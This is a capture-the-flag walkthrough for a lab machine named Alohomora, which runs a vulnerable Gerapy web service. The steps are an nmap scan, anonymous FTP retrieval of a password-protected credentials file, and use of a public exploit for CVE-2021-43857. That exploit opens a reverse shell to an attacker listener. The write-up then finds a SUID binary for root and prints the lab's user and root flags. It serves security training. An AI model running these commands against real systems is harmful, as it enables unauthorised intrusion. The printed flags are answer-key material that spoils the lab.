Alohomora (CVE-2021-43857)
Phase 1 — Reconnaissance
We begin with a standard Nmap scan to identify open ports and running services on the target.
1
nmap -Pn -sV 172.31.10.251

The scan reveals:
- Port 21: vsftpd 3.0.5 (FTP)
- Port 22: OpenSSH 8.2p1 (SSH)
- Port 8080: WSGIServer 0.2 / Python 3.8.10 (HTTP)
Phase 2 — Enumeration via FTP
We can connect to the FTP service anonymously. Let’s use lftp to connect and list the files.
1
2
3
4
lftp 172.31.10.251
lftp 172.31.10.251:~> ls
lftp 172.31.10.251:/> get creds.db
lftp 172.31.10.251:/> exit

The database file creds.db is actually a password-protected zip file. Using the password spongebob, we can unzip it and extract creds.txt.
1
unzip -P spongebob creds.db


Inside creds.txt, we find the credentials: admin / Alohomora1234!.
Phase 3 — Gerapy Web Interface
Navigating to port 8080, we find the Gerapy login page. We can log in using the credentials we just extracted.
Phase 4 — Exploitation (CVE-2021-43857)
Let’s search for known vulnerabilities in Gerapy using searchsploit.
1
2
3
searchsploit gerapy
searchsploit -p 50640.py
cp /usr/share/exploitdb/exploits/python/remote/50640.py exploit.py
This reveals a Remote Code Execution (RCE) vulnerability (CVE-2021-43857) for authenticated users in Gerapy < 0.9.8.

We edit the exploit.py script to include our discovered credentials (admin / Alohomora1234!).



Inside the Gerapy dashboard, we can explore the alohomora project in the Workspace File Manager to understand the structure before exploiting it.
Phase 5 — Reverse Shell

We execute the Python exploit script targeting the Gerapy instance:
1
python3 exploit.py -t 172.31.10.251 -p 8080 -L 10.8.0.58 -P 4444


With our Netcat listener running, we successfully catch the reverse shell connection and gain access as the www-data or gerapy user. We can then upgrade our shell to a fully interactive TTY using Python, and read the user.txt flag.
Phase 6 — Privilege Escalation
We search for files with the SUID bit set to find a path to root.
1
find / -type f -perm -4000 -ls 2>/dev/null
Amidst the standard system binaries, we spot a highly suspicious custom binary: /usr/local/bin/gerapy-helper. Executing this binary with a command injection payload allows us to escalate our privileges to root and read the flag!
Flags
| Type | Flag | Path |
|---|---|---|
| user | 4dfa25d7a90722279448819c28bc4250 | /home/www-data/user.txt |
| root | 9bc26ebd5dd69c010e0ae0e5578966eb | /root/root.txt |